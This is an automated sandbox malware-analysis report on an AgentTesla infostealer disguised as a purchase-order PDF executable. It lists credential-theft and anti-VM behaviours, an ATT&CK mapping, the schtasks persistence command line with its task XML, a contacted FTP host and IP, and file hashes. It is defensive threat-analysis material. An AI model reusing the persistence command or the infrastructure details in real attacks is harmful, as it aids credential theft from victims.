ID: 344914
Sample Name: NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
Cookbook: default.jbs
Time: 13:08:58
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report NEW URGENT PURCHASE ORDER PR…

Overview


General Information

Sample Name:	NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
Analysis ID:	344914
MD5:	6ac388bc55e9b1..
SHA1:	c3c2e865b6b41a..
SHA256:	b813d2ed2581e4..
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- Initial sample is a PE file and has a …
- Installs a global keyboard hook
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…

Classification



Startup

- **System is w10x64**
- NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe (PID: 6032 cmdline: 'C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe' MD5: 6AC388BC55E9B10F193B3E0BC0FF4AF6)
  - schtasks.exe (PID: 4684 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\wcJYGOnzoz' /XML 'C:\Users\user\AppData\Local\Temp\tmp6100.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4564 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe (PID: 5052 cmdline: C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe MD5: 6AC388BC55E9B10F193B3E0BC0FF4AF6)
  - NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe (PID: 4364 cmdline: C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe MD5: 6AC388BC55E9B10F193B3E0BC0FF4AF6)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.219247674.0000000003DD1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.219337362.0000000003EC4000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.219031171.0000000002E55000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.218970499.0000000002DD1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Process Memory Space: NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe PID: 6032	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	


Click to see the 1 entries

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

Initial sample is a PE file and has a suspicious name

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)
- Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

- Yara detected AgentTesla
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to harvest and steal ftp login credentials
- Tries to steal Mail credentials (via file access)


Remote Access Functionality:

- Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Alternative Protocol 1	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Obfuscated Files or Information 2	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 2	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1 4	LSA Secrets	Virtualization/Sandbox Evasion 1 4	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe	32%	Virustotal		Browse
NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe	13%	ReversingLabs	Win32.Trojan.Pwsx	
NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\wcJYGOnzoz.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\wcJYGOnzoz.exe	32%	Virustotal		Browse
C:\Users\user\AppData\Roaming\wcJYGOnzoz.exe	13%	ReversingLabs	Win32.Trojan.Pwsx	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
ftp.softg.com.ng	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ftp.softg.com.ng	104.194.10.93	true	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe, 00000000.00000002.218970499.0000000002DD1000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe, 00000000.00000002.219337362.0000000003EC4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.194.10.93	unknown	United States		23470	RELIABLESITEUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344914
Start date:	27.01.2021
Start time:	13:08:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/5@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.193.48, 13.64.90.137, 51.11.168.160, 23.210.248.85, 95.101.22.224, 95.101.22.216, 20.54.26.129, 205.185.216.42, 205.185.216.10, 51.103.5.159, 51.104.139.180, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, vip1-par02p.wns.notify.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:09:50	API Interceptor	1184x Sleep call for process: NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.194.10.93	Swift Bank Copy #156065.pdf.exe	Get hash	malicious	Browse	
	NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe	Get hash	malicious	Browse	
	NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe	Get hash	malicious	Browse	
	New Order.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ftp.softg.com.ng	Swift Bank Copy #156065.pdf.exe	Get hash	malicious	Browse	• 104.194.10.93
	NEW URGENT PURCHASE ORDER PRODUCT LIST S HEET 003847 pdf.exe	Get hash	malicious	Browse	• 104.194.10.93
	NEW URGENT PURCHASE ORDER PRODUCT LIST S HEET 003847 pdf.exe	Get hash	malicious	Browse	• 104.194.10.93
	New Order.exe	Get hash	malicious	Browse	• 104.194.10.93

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RELIABLESITEUS	Swift Bank Copy #156065.pdf.exe	Get hash	malicious	Browse	• 104.194.10.93
	NEW URGENT PURCHASE ORDER PRODUCT LIST S HEET 003847 pdf.exe	Get hash	malicious	Browse	• 104.194.10.93
	roboforex4multisetup.exe	Get hash	malicious	Browse	• 206.221.189.58
	NEW URGENT PURCHASE ORDER PRODUCT LIST S HEET 003847 pdf.exe	Get hash	malicious	Browse	• 104.194.10.93
	gPGTcEMoM1.exe	Get hash	malicious	Browse	• 104.238.22 0.186
	XefNI6CwkP.exe	Get hash	malicious	Browse	• 45.58.112.77
	fortrade4setup.exe	Get hash	malicious	Browse	• 206.221.189.58
	dir2.exe	Get hash	malicious	Browse	• 104.238.22 0.186
	dir1.exe	Get hash	malicious	Browse	• 104.238.22 0.186
	#Ud83d#Udcde natasa.macovei@colt.net @ 1229 PM 1229 PM.pff.HTM	Get hash	malicious	Browse	• 172.96.140.18
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 104.194.8.194
	2021 Additional Agreement.exe	Get hash	malicious	Browse	• 104.238.22 0.186
	ps.dll	Get hash	malicious	Browse	• 104.194.10.55
	tesla.exe	Get hash	malicious	Browse	• 45.126.209.154
	Changebookingdate.exe	Get hash	malicious	Browse	• 45.126.209.154
	http://https://fdkl5.csb.app/	Get hash	malicious	Browse	• 45.58.124.226
	http://https://shocking-foregoing-driver.glitch.me	Get hash	malicious	Browse	• 45.58.124.226
	New Order.exe	Get hash	malicious	Browse	• 104.194.10.93
	012018.exe	Get hash	malicious	Browse	• 104.243.45.190
	Copy_C6AC.doc	Get hash	malicious	Browse	• 45.126.209.154

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe.log	
Process:	C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1400
Entropy (8bit):	5.344635889251176
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEg:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHV
MD5:	394E646B019FF472CE37EE76A647A27F
SHA1:	BD5872D88EE9CD2299B5F0E462C53D9E7040D6DA
SHA-256:	2295A0B1F6ACD75FB5D038ADE65725EDF3DDF076107AEA93E4A864E35974AE2A
SHA-512:	7E95510C85262998AECC9A06A73A5BF6352304AF6EE143EC7E48A17473773F33A96A2F4146446444789B8BCC9B83372A227DC89C3D326A2E142BCA1E1A9B4809
Malicious:	**true**
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp6100.tmp	
Process:	C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1643
Entropy (8bit):	5.195182470319441
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjplgUYODOLD9RJh7h8gKBcGNtn:cbh47TlNQ//rydbz9I3YODOLNdq33
MD5:	ADEE0252C1A3D7ED8D4CB921540B6F23
SHA1:	4D56F7BC41FC5E4FE77CBBB918438F3F94106A0D
SHA-256:	F7BB8C231A66C342AFC46F0548E6566C64C5B303A2697AD75C35898B098AB4F2
SHA-512:	0C33F4A493DDA164AAC9F7D72DDA95BEBD6CA3507A7DDAE21E30B32011932812AA18AF9DC4810DC560DD0AB63F2A5C58C626F2FDFE881DA4149944F79A7CE24
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\5vmcphy5.4qk\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\wcJYGOnzoz.exe	
Process:	C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1047040
Entropy (8bit):	7.618993069202847
Encrypted:	false
